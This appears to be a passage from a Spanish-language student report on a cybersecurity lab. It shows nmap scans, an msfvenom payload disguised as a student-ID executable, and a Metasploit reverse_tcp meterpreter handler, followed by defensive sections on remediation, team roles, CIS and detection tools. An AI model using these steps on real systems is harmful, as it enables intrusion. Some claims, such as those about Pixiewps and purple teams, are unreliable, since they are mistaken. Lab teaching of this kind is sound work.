*nmap –n –sn segmento de red,* donde se refleja todos los dispositivos que están en la misma red. Ver ilustración 20 y 21.

Ilustración 20 Ejecución comando nmap -n -sn 192.168.5.0/24



Fuente: Autoría propia – Catherin Castellanos

Ilustración 21 Escaneo del equipo host Windows




Fuente: Autoría propia – Catherin Castellanos

En las dos ilustraciones anteriores, se observa que en la red de prueba hay gran cantidad de equipos conectados y se detectan las dos máquinas virtuales a usar en el presente laboratorio.

Encontrado la dirección IP del equipo que esta con sistema operativo Windows 10 en la máquina virtual, ejecutamos el comando *nmap –A 192.168.5.185*, para extraer información de los puertos abiertos en el equipo, como se observa en la ilustración 22.


Ilustración 22 Ejecución comando nmap -A



Fuente: Autoría propia – Catherin Castellanos

Con el comando msfvenom se realiza la creación del payload para insertar en el equipo Windows 10. Ver Ilustración 23.


Ilustración 23 Ejecución comando msfvenom para la creación del payload



Fuente: Autoría propia – Catherin Castellanos

La ubicación del payload en Kali Linux se guarda en la carpeta de documentos, como se refleja en la ilustración 24.


Ilustración 24 Ubicación del payload en Kali



Fuente: Autoría propia – Catherin Castellanos

El siguiente paso, es descargar o trasladar el payload creado en Kali Linux en el sistema operativo del cliente final, que en este laboratorio es Windows 10. Teniendo en cuenta, que los dos sistemas operativos están siendo trabajados en una máquina virtual, en este caso se pasó el payload por medio de USB con el nombre de PoC_cedulaestudiante.exe como se refleja en la imagen ilustración 25.

Ilustración 25 Payload en Windows 10



Fuente: Autoría propia – Catherin Castellanos

Con el payload incrustado en Windows 10, se ejecuta con la herramienta metasploit framework los siguientes comandos:

#Use exploit/multi/handler

#set payload windows/x64/meterpreter/reverse_tcp


#Set LHOST 192.168.5.184

#Set LPORT 4444

#exploit

Estos comandos son los ejecutados, como se observa en la ilustración 26.

Ilustración 26 Exploit en metasploit framework



Fuente: Autoría propia – Catherin Castellanos

Cuando finalice el proceso del exploit, se tiene que ejecutar el payload.exec instalado en la máquina de Windows 10. Se debe aclarar que en este proceso no se generó sesión para ingresar remotamente a Windows 10, pero se estableció en el cliente final el exploit, teniendo el resultado que se obtuvo en la maquina abriendo aplicaciones sin dar la orden de ejecutarlas.

En la ilustración 27, se anexa el funcionamiento de la maquina en Windows 10 tras luego ejecutar el payload en Kali Linux.

Ilustración 27 Funcionamiento de Windows 10

Fuente: Autoría propia – Catherin Castellanos

2.14 PASOS PARA IDENTIFICAR UN ATAQUE EN TIEMPO REAL

Los ataques cibernéticos recientes que han sucedido actualmente en nuestro país, que han incurrido con fugas y destrucción en la información, son los más críticos de manejar y toman más tiempo para restablecer todos los servicios implementados en una red (empresarial) si no se realiza gestión adecuada en cada paso de los procesos de prevención y detección del acontecimiento del ataque cibernético.

2.14.1 Funcionamiento de la red

Cuando sucede un ataque de gran magnitud, contando con los acontecimientos que se han conocido no solo en Colombia sino también en otros países, los atacantes siempre generan causación en los servicios que se encuentran alineados en los equipos de red. Entre las señales que se pueden acontecer, numeramos la denegación de los servicios, por ejemplo, los servicios de navegación, servicio web, servicios de FTP, servicios de cloud, entre otros servicios.

2.14.2 Escaneo de los sistemas de seguridad

En ciberseguridad, el escaneo en busca de vulnerabilidades en todos los equipos pertenecientes a una red, desde un host, un servidor, firewall, entre otros equipos, son necesidad, al igual que tener los firmwares actualizados de los equipos. Entre las herramientas reconocidas para analizar la red y el tráfico, están disponibles los softwares de Nessus, OpenVas, Wireshark, entre otros.

2.14.3 Identificar los equipos infectados

Dependiendo del tamaño de la red, se relaciona el tiempo y la detección del equipo al cual fue infectado en el ataque. A su vez, de la mano con las herramientas y con los servicios denegados se puede deducir si la red está infectada.

2.14.4 Aislar el equipo infectado

La primera medida tras detectar el virus dentro de una red sin tener referenciado el equipo infectado, será aislar la máquina virtual que se encuentra instalado el

sistema operativo Windows 10 a nivel de red para que no sea propagado en los demás equipos conectados a la misma red.

2.15 PASOS PARA SUBSANAR EL ATAQUE DE PAYLOAD

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Solución

El nivel de riesgo ante una eventualidad de ataque en una red constara de la información de la misma contenga dentro de ellos. Es claro, que los hackers no ejecutan ataques sin tener un beneficio, por lo que siempre apuntara a redes empresariales donde se refleje vulnerabilidades en sus sistemas.

1. Revisar la integridad de los datos.
2. Apagar el dispositivo infectado.
3. Realizar un escaneo completo y total del sistema con un antivirus licenciado, que permita ejecutar todas las herramientas incluidas dentro del mismo, entre las herramientas a tener en cuenta están la protección anti phishing, escáner de malware.
4. Formatear los equipos desde cero.
5. Implementar el ultimo backup limpio de cualquiera vulnerabilidad incrustado en el sistema e información.
6. Activas los sistemas de defensa, firewall y herramientas que se encuentran incluidas en algunos sistemas operativos.

2.16 DIFERENCIAS BLUE TEAM Y READ TEAM

Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Solución

Para iniciar, definiremos los tres conceptos para los equipos:

2.16.1 Red Team

En los equipos de Red Team se puede ejecutar actividades para realizar emulaciones con escenarios de ataques y amenazas que una organización enfrentaría para evaluar los protocolos habilitados en la organización para proteger sus activos críticos y sus capacidades de detección y respuesta.

2.16.2 Blue Team

El objetivo es realizar evaluaciones de las distintas amenazas que puedan afectar a las organizaciones, monitorizar (red, sistemas, etc.) y recomendar planes de actuación para mitigar los riesgos.

2.16.3 Purple Team

El objetivo del equipo de Purple Team es gestionar la seguridad de los activos de la organización, realizar pruebas para comprobar la eficacia de los mecanismos y procedimientos de seguridad y definir/desarrollar controles de seguridad adicionales para disminuir el riesgo de la organización.

Las tres definiciones dadas anteriormente, se ligan en conjunto a las funciones que son relacionadas por nosotros los profesionales, la comunidad de ciberseguridad,

haciendo referencia a los objetivos que son enfocados en cada labor, existiendo diferencias en cada una de ellas.

Los equipos de Purple Team y los hackers de sombrero gris, buscan las vulnerabilidades de un sistema o equipo que ha estado bajo análisis, sin que los dueños hayan permitido realizar dichas pruebas; al mismo modo, que cuando encuentran vulnerabilidades, se lo hacen saber al responsable del sistema, ofreciendo sus servicios profesionales para la corrección de las amenazas descubiertas.

2.17 FUNCION CIS (CENTER FOR INTERNET SECURITY)

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

Solución

Anteriormente se explicó el término de BlueTeam, al cual se hace referencia, en el primer paso iniciar con la implementación de la seguridad en los entornos que comprende una red y que en nuestro país presenta deficiencia en prevenir ataques que busca la delincuencia cibernética, en secuestrar información de las empresas para fines lucrativos.

También, es de conocer que, en la actualidad en cada país, la entidad gubernamental cuenta a través de una organización, un centro de atención de respuesta a incidentes de seguridad, para brindar apoyo a las entidades ante incidentes de gran magnitud, que se vea afectados en la suspensión de los servicios de data center (nube), internet y seguridad. En Colombia, encontramos el CSIRT (Equipo de Respuesta a Incidentes de Seguridad Cibernética) y el Grupo de Respuestas a Emergencias Cibernéticas de Colombia (ColCERT).

Entrando en tema y definiendo el concepto de CIS, los controles de Seguridad Crítica (CIS), son las mejores prácticas formuladas mundialmente reconocidas para proteger los sistemas y datos de TI que pueden ayudar a prevenir los ataques más peligrosos y de mayor alcance, y apoyar el cumplimiento en una era de múltiples marcos[12].

[12] ManageEngine. ¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)?. [Sitio web]. [Consulta: 19 septiembre 2023]. Disponible en https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Para los casos que se han presentado, en diferentes países y estados a nivel mundial, se debe valorar más allá de las practicas aplicadas en la red, si estos mismos procesos son incluyentes en las guías recomendadas por esta organización.

Como profesionales, en donde prestamos servicios profesionales de seguridad en la red a cualquier compañía sin contar en el tamaño de ella, con el avance que ha aumentado en los temas de tecnología, es constante que así mismo, las practicas, metodologías y demás técnicas de defensa y ataque (en caso de pentesting) se actualicen a medida que las vulnerabilidades se encuentren, de esta índole se generan versiones mejoradas a la última versión publicada, similar a las actualizaciones de los software y aplicativos.

En la ilustración nos indica las prácticas para los sistemas de TI dependiendo del caso al cual se desea efectuar las políticas.

Ilustración 28 Soluciones CIS

Fuente: https://www.cisecurity.org/

En cada una de las soluciones, incorporan guías de las practicas que son necesarias aplicar, al igual que los recursos y herramientas valorando también los proveedores de los productos generados para el desarrollo de la seguridad.

En la ilustración 29 y 30, anexamos la solución por CIS Control, donde encontraremos el objetivo, características y recursos disponibles al alcance.

Ilustración 29 CIS Controls

Fuente: https://www.cisecurity.org/controls

Ilustración 30 Herramientas CIS Controls

https://www.cisecurity.org/controls/v8

En la ilustración 31, la solución Benchmarks se basará en el producto del proveedor, entre ellos Linux, Apple, Microsoft Azure, entre otros.

Ilustración 31 CIS Benchmarks

Fuente: https://www.cisecurity.org/cis-benchmarks

Finalizamos con CIS Secure Suite, donde es requerido acceder a las herramientas adquiriendo una membresía. Ver ilustración 32.

Ilustración 32 CIS SecureSuite

Fuente: https://www.cisecurity.org/cis-securesuite

2.18 DIFERENCIAS ENTRE SIEM Y XDR

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Solución

Tabla 1 XIEM VS XDR

XIEM	XDR
Envía alertas a una plataforma	Posee la capacidad de apoyar y coordinar los esfuerzos de respuesta.
proporciona a una empresa capacidades de análisis y gestión de registros centralizados.	Establece cuatro fases en la correlación de datos: recopilar, detectar, investigar y responder.
Necesita un esfuerzo de gestión intensivo para conectarse a fuentes de datos y sincronizar las alertas.	Se crean para conectarse más fácilmente con la arquitectura de seguridad de una empresa.
Principalmente una herramienta de análisis de datos que proporciona datos y alertas al equipo SOC para que puedan identificar peligros.	Mayor fiabilidad y reducción en

Fuente: Autoría propia Viviana Castellanos

2.19 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL

Solución

2.19.1 Pixiewps

Este software programado en lenguaje de programación Perl y distribuido bajo la licencia GPL, sirve para rastrear vulnerabilidades web GPL en línea de comandos. Es una herramienta de seguridad que está desarrollada en lenguaje de programación C. [13].

Es una aplicación bastante liviana, sencilla de utilizar, y tanto sus herramientas de análisis como los plugins se actualizan automáticamente. Con Nikto es posible analizar un servidor y obtener información precisa sobre su nivel de seguridad[14].

Ilustración 33 Pixiewps

Fuente: https://m.apkpure.com/es/pixiewps-wifi-connect/com.waircut.pixiewps

[13] Uniphyton. LAS MEJORES 20 PROGRAMAS DE SEGURIDAD INFORMÁTICA. [Sitio web]. [Consulta: 17 septiembre 2023]. Disponible en https://unipython.com/las-mejores-20-programas-de-seguridad-informatica/
[14] Ibid.,

2.19.2 Snort

Snort es un sistema de detección de intrusos con el cual es posible descubrir ataques a la red y prevenir de su existencia. Su motor de detección registra, alerta y responde cuando surge alguna anomalía o comportamiento sospechoso, incluyendo análisis de protocolos, intentos de aprovechar alguna vulnerabilidad, entre otros[15].

Es uno de los programas de seguridad informática más utilizados pues posee una enorme cantidad de patrones predefinidos y actualizaciones constantes sobre ataques, barridos o vulnerabilidades detectadas[16].

Ilustración 34 Herramienta Snort

Fuente: https://www.ochobitshacenunbyte.com/2020/09/29/deteccion-de-intrusos-con-snort/

2.19.3 AlienVault

AlienVault Gestión de Seguridad Digital Integrada (USM, por sus siglas en inglés), es una plataforma unificada diseñada para proporcionar y garantizar una defensa


[15] Uniphyton. LAS MEJORES 20 PROGRAMAS DE SEGURIDAD INFORMÁTICA. [Sitio web]. [Consulta: 17 septiembre 2023]. Disponible en https://unipython.com/las-mejores-20-programas-de-seguridad-informatica/
[16] Ibid.,

completa contra las amenazas de seguridad más recientes, enfocada especialmente a Pequeñas y Medianas Empresas (PYME)[17].

AlienVault proporciona:

• "Funciones de Seguridad múltiples en una sola consola
• Monitoreo de Seguridad unificado y coordinado
• Gestión/Administración de Eventos de Seguridad y
• Presentación de Informes amigables
• Inteligencia contra Amenazas de Seguridad continuada
• Despliegue rápido (Se instala en 30 minutos)"[18]

Ilustración 35 Interfaz Alien Vault



Fuente: https://www.zippyops.com/alienvault-ossim

[17] Cero Uno Software Corporativo. AlienVault. [Sitio web]. [Consulta: 16 septiembre 2023]. Disponible en https://cerounosoftware.com.mx/alienvault/
[18] Ibid.,

2.20 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN.

Definimos los tres conceptos para cada de los equipos y asociar con conceptos que son parte de la ciberseguridad:

2.20.1 Red Team

En los equipos de Red Team se puede ejecutar actividades para realizar emulaciones con escenarios de ataques y amenazas que una organización enfrentaría para evaluar los protocolos habilitados en la organización para proteger sus activos críticos y sus capacidades de detección y respuesta.

2.20.2 Blue Team

El objetivo es realizar evaluaciones de las distintas amenazas que puedan afectar a las organizaciones, monitorizar (red, sistemas, etc.) y recomendar planes de actuación para mitigar los riesgos.

2.20.3 Purple Team

